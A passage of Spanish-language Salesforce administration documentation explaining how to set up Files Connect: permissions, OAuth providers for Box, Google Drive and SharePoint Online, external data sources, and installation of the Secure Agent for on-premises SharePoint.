Independientemente del modo de colaboración, los archivos en Salesforce no reflejan revisiones de archivos en sistemas externos. Sin embargo, el modo Referencia señala las últimas versiones en esos sistemas.

CONSULTE TAMBIÉN

El proceso de configuración de Files Connect

Permitir a los usuarios y administradores acceder a fuentes de datos de Files Connect

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar Salesforce Files Connect:
- "Personalizar aplicación"

# Permitir a los usuarios y administradores acceder a fuentes de datos de Files Connect

Después de activar Files Connect, proporcione a los usuarios y administradores permisos para acceder a fuentes de datos externas especificas desde Salesforce.

Consejo: Aunque puede proporcionar el acceso a fuentes de datos a través de conjuntos de permisos o perfiles, los conjuntos de permisos le permiten ajustar el acceso rápidamente para varios tipos de usuarios. Independientemente del método que seleccione, asegúrese de proporcionar el acceso a los administradores de modo que puedan configurar fuentes de datos.

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos** o introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Cree un nuevo perfil o conjunto de permisos o haga clic en uno existente.

   Si utiliza un conjunto de permisos, Licencia de usuario debe estar establecida en la opción predeterminada, "Ninguno".
3. Para un conjunto de permisos, haga clic en **Permisos del sistema**, luego haga clic en **Modificar**.

   Para un perfil, haga clic en **Modificar** y desplácese a la sección Permisos administrativos.
4. Realice una de las siguientes acciones y, a continuación, haga clic en **Guardar**.
   - Para acceder a fuentes de datos basadas en la Nube como SharePoint Online, seleccione **Files Connect Cloud**.
   - Para acceder a fuentes de datos in situ como SharePoint 2010 o 2013, seleccione **Files Connect in situ**.

   Nota: El permiso basado en argumentos está disponible con una licencia de conjunto de permisos de pago, "Files Connect para fuentes de datos externas in situ". Para activar la licencia para su organización, consulte estas breves instrucciones en Ayuda de Salesforce.
5. Para un conjunto de permisos, haga clic en **Gestionar asignaciones** en la barra de herramientas en la parte superior de la página. Luego haga clic en **Agregar asignaciones**, seleccione usuarios para el conjunto de permisos y haga clic en **Asignar**.

   Importante: Incluya cualquier administrador que necesite configurar fuentes de datos externas.
6. Si no lo ha hecho aún, defina las fuentes de datos externas para su organización:
   - Definir una fuente de datos externa para SharePoint Online u OneDrive for Business
   - Definir una fuente de datos externa para SharePoint 2010 o 2013
   - Definir una fuente de datos externa para Google Drive
   - Definir una fuente de datos externa para Box

   Nota: Si selecciona un tipo de identidad de Principal nombrado para la fuente de datos, omita los pasos a continuación. Sin embargo, si selecciona Por usuario, siga leyendo.
7. En Configuración, vuelva a la página de detalles para el perfil o el conjunto de permisos. A continuación, realice una de las siguientes acciones:

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para establecer permisos:
- "Personalizar aplicación"

Para utilizar Files Connect para fuentes de datos externas in situ:
- "API activado"

- Para un conjunto de permisos, en la sección Aplicaciones, haga clic en **Acceso a fuente de datos externa**.
- Para un perfil, vaya a la lista relacionada Acceso a la fuente de datos externa activada.

8. Haga clic en **Modificar**, agregue fuentes de datos específicas a la lista Fuentes de datos externas activadas y haga clic en **Guardar**.

   (Los usuarios introducen sus credenciales cuando acceden por primera vez a fuentes de datos externas o desde su configuración personal en la página Configuración de autenticación para sistemas externos.)

CONSULTE TAMBIÉN

El proceso de configuración de Files Connect

Activar Salesforce Files Connect para su organización

Conjuntos de permisos

Perfiles

# Crear un proveedor de autenticación para Box

Para utilizar Box como una fuente de datos externa, debe crear un proveedor de autenticación para él en Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear proveedores de autenticación:

- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

## Crear un proveedor de autenticación en Salesforce

1. En Configuración, introduzca *`Proveedores de autorización`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Proveedores de autorización**.
2. Haga clic en **Nuevo**.
3. Para `Tipo de proveedor`, seleccione **ID Connect abierto** y luego defina las siguientes opciones:
   - `Nombre`: Introduzca el nombre que desea que aparezca en Salesforce.
   - `Sufijo de URL`: Introduzca un sufijo que desea que aparezca al final de la ruta de la URL. De forma predeterminada, el sufijo refleja la entrada Nombre.
   - `Clave del consumidor`: Introduzca cualquier valor de marcador. Cumplimentará esto después de crear la aplicación Box en el Paso 5.
   - `Pregunta secreta del consumidor`: Introduzca cualquier valor de marcador. Cumplimentará esto después de crear la aplicación Box en el Paso 5.
   - `Autorizar URL de extremo`: Introduzca `https://app.box.com/api/oauth2/authorize`
   - `URL de extremo de token`: Introduzca `https://app.box.com/api/oauth2/token`.
   - `URL de extremo de información de usuario`: Dejar vacío.
   - `Ámbitos predeterminados`: Dejar en blanco.
4. Haga clic en **Guardar**. A continuación, en la parte inferior de la página de detalles del proveedor de autenticación, copie la entrada `URL de devolución de llamada` en un archivo de texto. (Utilizará esto al crear la aplicación Box.)
5. Crear una aplicación Box. Luego vuelva al paso 6.
6. Cuando haya creado la aplicación Box, modifique el proveedor de autorización de Salesforce y sustituya los siguientes valores con aquellos de la aplicación Box.

- `Consumer.Key`: client_id de Box.
- `Consumer.Secret`: client_secret de Box.

7. Haga clic en **Guardar**. Su proveedor de autenticación de Box está ahora listo para ser utilizado.

## Crear una aplicación Box

1. Utilizando las credenciales de su cuenta de administrador de Box, inicie sesión en `https://app.box.com/developers/services`.
2. Haga clic en **Crear una aplicación Box**.
3. Introduzca un nombre de proyecto, seleccione contenido Box y haga clic en **Crear aplicación**.
4. Haga clic en **Configurar su aplicación**.
5. En el campo **redirect_uri**, pegue la dirección URL de devolución de llamada de Salesforce especificada en la especificación de OAuth2.
6. Copie los valores **client_id** y **client_secret** en un archivo de texto. Introduzca estos valores en el paso 6 de Crear un proveedor de autenticación en Salesforce.

# Definir una fuente de datos externa para Box

Permita a los usuarios acceder a su contenido de Box desde la página de inicio de Archivos, publicaciones de noticias en tiempo real y búsqueda.

1. Desde Configuración en Salesforce Classic, introduzca *`Fuentes de datos externas`* en el cuadro `Búsqueda rápidas`, luego seleccione **Fuentes de datos externas**.
2. Haga clic en **Nueva fuente de datos externa**. Después configure las opciones siguientes.

| Campo | Descripción |
|---|---|
| `Etiqueta` | Nombre fácil de recordar para la fuente de datos que se muestra en la interfaz de usuario de Salesforce. |
| `Nombre` | Identificador único empleado para hacer referencia a esta definición de fuente de datos externa a través de la API. El campo **Nombre** solo puede contener guiones bajos y caracteres alfanuméricos. Debe ser exclusivo, comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Tipo` | Seleccione **Files Connect: Box** |
| `Tipo de identidad` | El tipo de identidad empleado para autenticar la fuente de datos externa.<br>Seleccione **Por usuario** para solicitar credenciales separadas para cada usuario que accede a la fuente de datos. (Los administradores deben activar la fuente de |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para definir una fuente de datos externa:
- "Personalizar aplicación"

| Campo | Descripción |
|---|---|
| | datos para perfiles y conjuntos de permisos específicos. Los usuarios introducen sus credenciales cuando acceden por primera vez a la fuente de datos.) |
| `Protocolo de autenticación` | El protocolo utilizado para acceder a Box.<br>Seleccione **Oauth 2.0**. |
| `Proveedor de autenticación` | Introduzca el Proveedor de autenticación de Box. |
| `Ámbito` | Dejar en blanco. |
| `Iniciar flujo de autenticación en Guardar` | Seleccione para probar de inmediato los ajustes anteriores. |

# Crear un proveedor de autenticación para Google Drive

Para utilizar Google Drive como una fuente de datos externa, debe crear un proveedor de autenticación para él en Salesforce. El proceso comienza por la creación de un proyecto relacionado en la consola de desarrolladores de Google.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear proveedores de autenticación:

- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

## Crear un proyecto en la consola de desarrolladores de Google

1. Utilizando las credenciales de su cuenta de administrador de Google App for Work, inicie sesión en **`https://console.cloud.google.com`**.
2. En la barra de título, amplíe **Ir a proyecto** y haga clic en **Crear proyecto**.
3. Introduzca un nombre de proyecto y haga clic en **Crear**.
4. En el panel de proyectos, haga clic en el icono de menú en la parte superior izquierda, luego haga clic en **Gestor de API**.
5. En el gestor de API, vaya a la ficha API de Google y busque *`API de Google Drive`*.
6. Haga clic en **API de Google Drive** en los resultados de búsqueda y luego haga clic en **Activar API**.
7. Haga clic en **Credenciales**, en el menú izquierdo.
8. En la ficha Pantalla de autorización de OAuth, introduzca una dirección de correo electrónico válida y un nombre de producto. A continuación, haga clic en **Guardar**.
9. En la ficha Credenciales, haga clic en **Agregar credenciales** y seleccione `Id. de cliente de OAuth`.
10. Seleccione `Aplicación Web` y haga clic en **Crear**.
11. Copie los valores de ID de cliente y Pregunta secreta de cliente en un archivo de texto. Utilizará estos valores cuando cree un proveedor de autenticación en Salesforce.

## Crear un proveedor de autenticación en Salesforce

1. En Configuración, introduzca *`Proveedores de autorización`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Proveedores de autorización**.

2. Haga clic en **Nuevo**.
3. Para `Tipo de proveedor`, seleccione **ID Connect abierto** y luego defina las siguientes opciones:
   - `Nombre`: Introduzca el nombre que desea que aparezca en Salesforce.
   - `Sufijo de URL`: Introduzca el sufijo al final de la ruta de la URL. Por ejemplo, en la ruta `https://login.salesforce.com/services/authcallback/00Dx00000000001/MyGoogleProvider`, el sufijo es "MyGoogleProvider"
   - `Clave del consumidor`: Introduzca el Id. de cliente que ha copiado al crear el proyecto de Google.
   - `Pregunta secreta del consumidor`: Introduzca la pregunta secreta del cliente que ha copiado al crear el proyecto de Google.
   - `Autorizar URL de extremo`: Introduzca `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`
   - `URL de extremo de token`: Introduzca `https://accounts.google.com/o/oauth2/token`
   - `Ámbitos predeterminados`: Introduzca `openid email profile https://www.googleapis.com/auth/drive`
4. Haga clic en **Guardar**. A continuación, en la parte inferior de la página de detalles del proveedor de autenticación, copie la entrada `URL de devolución de llamada` en un archivo de texto. (Utilizará esta opción cuando modifique le proyecto de Google.)

## Modificar el proyecto en la consola de desarrolladores de Google

1. En el gestor de API, haga clic en **Credenciales**, en el menú izquierdo.
2. Haga clic en la aplicación Web creada anteriormente.
3. En la sección URIs de redireccionamiento autorizados, agregue la URL de devolución de llamadas que ha copiado al crear el proveedor de autenticación en Salesforce.
4. Haga clic en **Guardar**.

# Definir una fuente de datos externa para Google Drive

Permita a los usuarios de Chatter acceder a su contenido de Google Drive desde la ficha Archivos, publicaciones de noticias en tiempo real y búsqueda. Salesforce admite documentos, hojas de cálculo, presentaciones y dibujos de Google.

1. Desde Configuración, introduzca *`Fuentes de datos externas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Fuentes de datos externas**.
2. Haga clic en **Nueva fuente de datos externa**. Después configure las opciones siguientes.

| Campo | Descripción |
|---|---|
| `Etiqueta` | Nombre fácil de recordar para la fuente de datos que se muestra en la interfaz de usuario de Salesforce. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para definir una fuente de datos externa:
- "Personalizar aplicación"

| Campo | Descripción |
| --- | --- |
| `Nombre` | Identificador único empleado para hacer referencia a esta definición de fuente de datos externa a través de la API. El campo **Nombre** solo puede contener guiones bajos y caracteres alfanuméricos. Debe ser exclusivo, comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Tipo` | Seleccione **Files Connect: Google Drive** |
| `Tipo de identidad` | El tipo de identidad empleado para autenticar la fuente de datos externa.<br>Seleccione **Por usuario** para solicitar credenciales separadas para cada usuario que accede a la fuente de datos. (Los administradores deben activar la fuente de datos para perfiles y conjuntos de permisos específicos. A continuación, los usuarios introducen sus credenciales cuando acceden por primera vez a la fuente de datos.)<br>Seleccione **Principal nombrado** para utilizar el mismo conjunto de credenciales para cada usuario que acceda a la fuente de datos desde Salesforce. |
| `Protocolo de autenticación` | El protocolo utilizado para acceder a Google Drive.<br>Seleccione **Oauth 2.0**. |
| `Proveedor de autenticación` | Introduzca el proveedor de autenticación de Google Drive. |
| `Ámbito` | Dejar en blanco. |
| `Iniciar flujo de autenticación al Guardar` | Seleccione para probar de inmediato los ajustes anteriores. |

# Crear un proveedor de autenticación para SharePoint Online u OneDrive for Business

Para utilizar una de las fuentes de datos externas basadas en la Nube de Microsoft, debe crear un proveedor de autenticación para ella en Salesforce y registrar ese proveedor en una aplicación Web de Microsoft Azure.

Para configurar completamente un proveedor de autenticación, complete estos pasos:

1. Crear un proveedor de autenticación utilizando valores de marcador
2. Registrar una aplicación Web en la consola de administración de Azure
3. Configurar el proveedor de autenticación en Salesforce

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear proveedores de autenticación:

- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

## Crear un proveedor de autenticación utilizando valores de marcador

El proveedor de autenticación proporciona la URI de redireccionamiento que necesita para registrar su aplicación.

1. En Configuración, introduzca *`Proveedores de autorización`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Proveedores de autorización**.
2. Haga clic en **Nuevo**.
3. Para `Tipo de proveedor`, seleccione **ID Connect abierto** y luego defina las siguientes opciones:
   - `Nombre`: Introduzca el nombre que desea que aparezca en Salesforce.
   - `Sufijo de URL`: Introduzca un sufijo que desea que aparezca al final de la ruta de la URL. De forma predeterminada, el sufijo refleja la entrada Nombre.
   - `Clave del consumidor`: Introduzca un valor de marcador.
   - `Pregunta secreta del consumidor`: Introduzca un valor de marcador.
   - `Autorizar URL de extremo`: Introduzca un marcador que comienza con *https*.
   - `URL de extremo de token`: Introduzca un marcador que comienza con *https*.
   - `Ámbitos predeterminados`: Dejar en blanco.
4. Haga clic en **Guardar**. A continuación, en la parte inferior de la página de detalles del proveedor de autenticación, copie la entrada `URL de devolución de llamada` en un archivo de texto.

## Registrar una aplicación Web en la consola de administración de Azure

1. Inicie sesión en Azure en `https://manage.windowsazure.com/`. (Si tiene cualquier problema, conéctese a Azure con su navegador en modo "incognito".)
2. En el panel de navegación izquierdo, seleccione **Active Directory**.
3. Seleccione su Active Directory.
4. En la página Active Directory, seleccione **Aplicaciones** desde el menú del encabezado.
5. Haga clic en **Agregar** en el menú de pie de página.
6. Seleccione **Agregar una aplicación que está desarrollando mi organización**.

7. Introduzca un nombre para su aplicación y seleccione **Aplicación Web y/o API Web**. Haga clic en la flecha.
8. En la pantalla **Propiedades de la aplicación**, introduzca
   - `URL de inicio de sesión`: Introduzca una URL. (Puede cambiar este valor más adelante.)
   - `URI de Id. de la aplicación`: Introduzca una URI única. (Puede cambiar este valor más adelante.)
9. Haga clic en la marca de verificación para completar.
10. Una vez creada la aplicación, haga clic en **Configurar** desde el menú del encabezado.
11. Copie el `Id. de cliente` en un archivo de texto; necesitará esto cuando configure el proveedor de autenticación en Salesforce.
12. Cree una clave con una duración de 1 año o 2 dos años. (Verá el valor de la clave después de guardar.)
13. Actualice `URL de respuesta` con la URL de devolución de llamada que copió de su proveedor de autenticación de Salesforce.
14. Elimine cualquier permiso de aplicación existente.
15. Haga clic en **Agregar aplicación** y agregue Office 365 Sharepoint Online.
16. Haga clic en **Permisos delegados** y luego haga clic en la flecha para agregar los permisos delegados que desea.
17. Haga clic en **Guardar** desde el menú de pie de página.
18. Copie el valor de la clave mostrado en su archivo de texto.

## Configurar el proveedor de autenticación en Salesforce

En Salesforce, sustituya los valores de marcador originales por los valores correctos desde la aplicación Azure.

1. En Configuración, introduzca *`Proveedores de autorización`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Proveedores de autorización**.
2. Haga clic en **Modificar** junto al proveedor de autenticación que ha creado anteriormente.
3. Cambie los siguientes valores:
   - `Clave del consumidor`: Introduzca el Id. de cliente que ha copiado en un archivo de texto.
   - `Pregunta secreto del consumidor`: Introduzca la pregunta secreta del cliente que ha copiado en un archivo de texto.
   - `Autorizar URL de extremo`: Introduzca la URL del siguiente modo:
     ```
     https://login.microsoftonline.com/common/oauth2/authorize?prompt=consent&
     resource=https%3A%2F%2FYOUR_TENANT.sharepoint.com%2F
     ```
     **Ejemplo de SharePoint Online**
     ```
     https://login.microsoftonline.com/common/oauth2/authorize?prompt=consent&
     resource=https%3A%2F%2Fcontenthubblitz.sharepoint.com%2F
     ```
     **Ejemplo de OneDrive for Business**
     ```
     https://login.microsoftonline.com/common/oauth2/authorize?prompt=consent&
     resource=https%3A%2F%2Fcontenthubblitz-my.sharepoint.com%2F
     ```
4. Haga clic en **Guardar**. Su proveedor de autenticación está ahora listo para su uso.

CONSULTE TAMBIÉN

El proceso de configuración de Files Connect

# Definir una fuente de datos externa para SharePoint Online u OneDrive for Business

Con Files Connect y Chatter, Salesforce puede acceder a contenidos desde los sistemas basados en la Nube de Microsoft.

1. Desde Configuración, introduzca *Fuentes de datos externas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Fuentes de datos externas**.
2. Haga clic en **Nueva fuente de datos externa**. Después configure las opciones siguientes.

| Campo | Descripción |
|---|---|
| Etiqueta | Nombre fácil de recordar para la fuente de datos que se muestra en la interfaz de usuario de Salesforce. |
| Nombre | Identificador único empleado para hacer referencia a esta definición de fuente de datos externa a través de la API. El campo **Nombre** solo puede contener guiones bajos y caracteres alfanuméricos. Debe ser exclusivo, comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| Tipo | Seleccione **Files Connect: Microsoft SharePoint Online** o **Files Connect: Microsoft OneDrive for Business**. |
| URL del sitio | La URL de su sitio de SharePoint, conjunto de sitios o aplicación Web.<br>**Importante:** La URL debe comenzar con *https*. Debe tener este aspecto: `https://salesforce.sharepoint.com/HRSite`<br>(No copie la URL vista en el navegador al acceder a SharePoint. No debe tener este aspecto: `https://salesforce.sharepoint.com/HRSite/SitePages/Home.aspx`) |
| Excluir otros conjuntos de sitios | Accede únicamente al conjunto de sitios especificado por la URL, ignorando cualquier otro conjunto de sitios. |

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para definir una fuente de datos externa:

- "Personalizar aplicación"

| Campo | Descripción |
|---|---|
| Tipo de identidad | El tipo de identidad empleado para autenticar la fuente de datos externa.<br>Seleccione **Por usuario** para solicitar credenciales separadas para cada usuario que accede a la fuente de datos. (Los administradores deben activar la fuente de datos para perfiles y conjuntos de permisos específicos. Los usuarios introducen sus credenciales cuando acceden por primera vez a la fuente de datos.)<br>Seleccione **Principal nombrado** para utilizar el mismo conjunto de credenciales para cada usuario que acceda a la fuente de datos desde Salesforce. |
| Protocolo de autenticación | El protocolo necesario para acceder a SharePoint Online.<br>Seleccione **Oauth 2.0**. |
| Proveedor de autenticación | Introduzca el proveedor de autenticación de SharePoint Online. |
| Ámbito | Dejar en blanco. |
| Iniciar flujo de autenticación en Guardar | Seleccione probar sus ajustes o crear un objeto externo inmediatamente para esta fuente de datos externa. |

CONSULTE TAMBIÉN

El proceso de configuración de Files Connect

# Configurar un agente seguro para SharePoint 2010 o 2013

Un agente seguro proporciona una comunicación segura entre Salesforce y datos in situ externas en SharePoint 2010 o 2013.

Nota: El proceso de configuración de agente seguro requiere una licencia de conjunto de permisos de pago, "Files Connect para fuentes de datos externas in situ" Para obtener información acerca de licencias de conjunto de permisos, consulte Ayuda de Salesforce.

Para configurar completamente un agente seguro, complete estos pasos:

1. Crear una aplicación conectada para el agente seguro
2. Crear un perfil y un usuario específicos del agente seguro
3. Crear el agente en Salesforce y descargar el instalador en su servidor
4. Instalar y ejecutar el agente en un servidor Windows o un servidor Linux
5. Instalar complementos del agente seguro para su fuente de datos in situ
6. Actualizar complementos instalados anteriormente
7. Importar cualquier certificado obligatorio
8. Realizar un seguimiento y solucionar problemas de la actividad del agente seguro

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar un agente seguro:

- "Personalizar aplicación"

Consejo: Para una comprobación visual, consulte este vídeo tutorial de configuración del agente seguro.

## Crear una aplicación conectada para el agente seguro

1. En Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones**.
2. En la sección Aplicaciones conectadas, haga clic en **Nueva**.
3. En la sección Información básica, introduzca los siguientes ajustes:
   - Nombre de aplicación conectada: Introduzca un nombre característico como "Aplicación de agente seguro".
   - Nombre de API: Deje el valor predeterminado.
   - Correo electrónico de contacto: Introduzca la dirección de su administrador.
4. En la sección API, seleccione **Activar configuración de OAuth** e introduzca los siguientes ajustes:
   - URL de devolución de llamadas: Introduzca `https://login.salesforce.com` para una instancia de producción o `https://test.salesforce.com` para un sandbox.
   - Utilizar firmas digitales: *Anule la selección* de esta opción.
   - Ámbitos de OAuth seleccionados: Agregue "Acceder a sus datos y gestionarlos (api)" y "Realizar solicitudes en su nombre en cualquier momento (refresh_token, offline_access)."
5. Haga clic en **Guardar**.
6. En Configuración, introduzca *Aplicaciones conectadas* en el cuadro Búsqueda rápida y, a continuación, seleccione la opción para la gestión de aplicaciones conectadas.
7. Junto a la nueva aplicación, haga clic en **Modificar** y luego introduzca los siguientes ajustes:
   - Usuarios permitidos: Seleccione "Los usuarios aprobados por el administrador se han autorizado previamente".
   - Relajación de IP: Seleccione "Rebajar restricciones de IP".
8. Haga clic en **Guardar**.

## Crear un perfil y un usuario específicos del agente seguro

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Junto al perfil Usuario estándar, haga clic en **Duplicar**.
3. Para Nombre de perfil: Introduzca un nombre característico como "Perfil de agente seguro".
4. Haga clic en **Guardar**.
5. Junto al nuevo perfil, haga clic en **Modificar**.
6. En la sección Acceso de aplicación conectada, seleccione la aplicación conectada que ha creado para el agente.
7. En la sección Permisos administrativos, seleccione **Modificar agentes seguros**.
8. Haga clic en **Guardar**.
9. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
10. Haga clic en **Usuario nuevo**.
11. Para Perfil, seleccione el perfil que ha creado para el agente. A continuación complete los campos obligatorios restantes y haga clic en **Guardar**.

Importante: Asegúrese de *anular la selección* de "Generar nueva contraseña y notificar al usuario inmediatamente".

## Crear el agente en Salesforce y descargar el instalador en su servidor

1. En Configuración, introduzca *`Agentes seguros`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Agentes seguros**.
2. Haga clic en **Nuevo agente seguro**.
3. Introduzca una **Etiqueta** para la interfaz de usuario y un **Nombre** para la API.

   Nota: Seleccione la etiqueta con cuidado, porque no puede cambiarla. Salesforce confía en una etiqueta coherente para permanecer conectado con el agente.
4. Para **Usuario de Proxy**, introduzca el usuario que ha creado para el agente seguro.
5. Haga clic en **Guardar**.
6. En la página de detalles, haga clic en **Descargar instalador** y luego seleccione **Agente de Linux** o **Agente de Windows**.
7. En Configuración, introduzca *`Aplicaciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones** y haga clic en el nombre de la aplicación conectada que creó. A continuación, en la sección API, copie el valor Clave de cliente en un archivo de texto.
8. En su servidor, copie el archivo de texto y el archivo de instalador descargado (sfdc-agent.run para Linux o sfdc-agent.zip para Windows).

   Importante: Asegúrese de que el servidor puede acceder tanto a fuentes de datos in situ como de Salesforce y que tiene Java 6.x o 7.x instalado.

## Instalar y ejecutar el agente en un servidor de Windows

1. Extraiga los archivos en sfdc-agent.zip. A continuación haga doble clic en SecureAgentInstaller.exe
2. Haga clic en **Siguiente** e introduzca una carpeta de instalación. Haga clic en **Siguiente** de nuevo y finalice la instalación inicial.
3. Cuando aparece la ventana de configuración, introduzca los ajustes de proxy utilizados para conectarse a Salesforce.

   Consejo: Para cambiar los ajustes de proxy tras la instalación (debido a una nueva contraseña, por ejemplo), introduzca el comando *`agent:proxyconfig`* en la interfaz del agente.
4. Para Tipo de servidor de inicio de sesión, seleccione **Producción** o **Sandbox**.

   Consejo: Para cambiar este y los siguientes ajustes de configuración más adelante, debe desinstalar y volver a instalar el agente.
5. Para la clave de cliente de Oauth, introduzca el valor Clave de consumidor que ha copiado en el archivo de texto.
6. Para Configuración del cifrado, seleccione una de las siguientes opciones:
   - **Generar** para generar al azar un par de claves pública/privada de 1.024 bits. Consulte la configuración Reutilizar certificado existente si necesita otro tamaño de clave. Luego anote la ruta mostrada en el archivo de certificado *.509 generado. Haga referencia a esta ruta en la aplicación conectada de Salesforce.
   - **Reutilizar almacén de claves existente** para reutilizar un par de claves de una instalación anterior del agente. El almacén de claves se encuentra en esta ubicación: *`[carpeta de instalación del agente]\etc\auth.jks`*.

     Nota: Si selecciona un almacén de claves existente, omita los pasos hasta el 10.

- **Reutilizar certificado existente** para seleccionar su certificado y clave privada propios. Esta opción le permite utilizar un tamaño de clave diferente. Póngase en contacto con Salesforce para obtener más información.

7. En Salesforce, desde Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones**.
8. Haga clic en **Modificar** junto a la aplicación conectada y seleccione **Utilizar firmas digitales**.
9. Haga clic en **Seleccionar archivo** y seleccione el certificado *.509. A continuación, haga clic en **Guardar**.
10. Vuelva al instalador de agente y haga clic en **Siguiente** para completar la instalación.
11. Haga clic en **Instalar agente como servicio** para iniciar el servicio "Agente seguro de Salesforce" en su servidor.

Consejo: Para acceder a servicios en Windows, seleccione **Inicio** > **Herramientas administrativas** > **Servicios**.

## Instalar y ejecutar el agente en un servidor de Linux

1. Ejecute el instalador utilizando uno de estos comandos:
   - Instancia de producción:

     ```
     ./sfdc-agent.run
     ```

   - Instancia de Sandbox:

     ```
     ./sfdc-agent.run -l https://test.salesforce.com
     ```

   - Instancia de producción con su par de claves pública/privada propia:

     ```
     ./sfdc-agent.run -l https://login.salesforce.com -p [private key filename].PKCS8 -f
     [public key filename].X509
     ```

   - Instancia de producción con un almacén de claves generado durante una instalación previa:

     ```
     ./sfdc-agent.run -l https://login.salesforce.com -j [path to *.jks file]
     ```

     Definirá el archivo *.jks aquí: *[carpeta de instalación del agente]/etc/auth.jks*

2. Siga las instrucciones en la pantalla para introducir una carpeta de instalación y ajustes de proxy.

   Consejo: Para cambiar los ajustes de proxy tras la instalación, introduzca el comando *agent:proxyconfig* en la interfaz del agente.

3. Cuando el instalador le solicite una clave de cliente de Oauth, introduzca el valor de clave de cliente que ha copiado en el archivo de texto.

   Nota: Si ha especificado un almacén de claves generado durante una instalación anterior, omita los pasos hasta el 8.

4. Si se le solicita, genere un par de claves pública/privada de 1.024 bits de forma aleatoria. Luego anote la ruta mostrada en el archivo de certificado *.509 generado. Haga referencia a esta ruta en la aplicación conectada de Salesforce.

   Nota: Póngase en contacto con Salesforce si necesita utilizar un tamaño de clave diferente.

5. En Salesforce, desde Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones**.

6. Haga clic en **Modificar** junto a la aplicación conectada y seleccione **Utilizar firmas digitales**.
7. Haga clic en **Seleccionar archivo** y seleccione el certificado *.509. A continuación, haga clic en **Guardar**.
8. Vuelva al instalador de agente y pulse Intro para completar la instalación.
9. Inicie el agente con este comando: `[carpeta de instalación del agente]/bin/start`

## Instalar complementos del agente seguro para su fuente de datos in situ

Para conectar un agente seguro a una fuente de datos externa en Salesforce, debe instalar los complementos necesarios.

1. En Configuración, introduzca `Agentes seguros` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Agentes seguros**.
2. Haga clic en el nombre de un agente para acceder a su página de detalles.
3. En la lista Complementos de agente seguro, haga clic en **Nuevo**.

   Para SharePoint 2010 o 2013, deberá instalar los siguientes complementos:

   - Files Connect SharePoint
   - Servicio de conector remoto de Files Connect
   - Servicio cliente de transporte seguro

4. Para instalar un complemento, selecciónelo del menú Tipo, introduzca un nombre característico y haga clic en **Guardar**. Repita el proceso para cada complemento necesario.

## Actualizar complementos instalados anteriormente

Cuando hay actualizaciones de complementos disponibles, los administradores reciben notificaciones por correo electrónico semanales.

1. En Configuración, introduzca `Agentes seguros` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Agentes seguros**.
2. En la lista Complementos de agente seguro, si la columna Actualización disponible indica "Sí" haga clic en **Modificar** en ese complemento.
3. Seleccione **Actualizar a la versión recomendada al guardar** y, a continuación, haga clic en **Guardar**.

## Importar cualquier certificado obligatorio

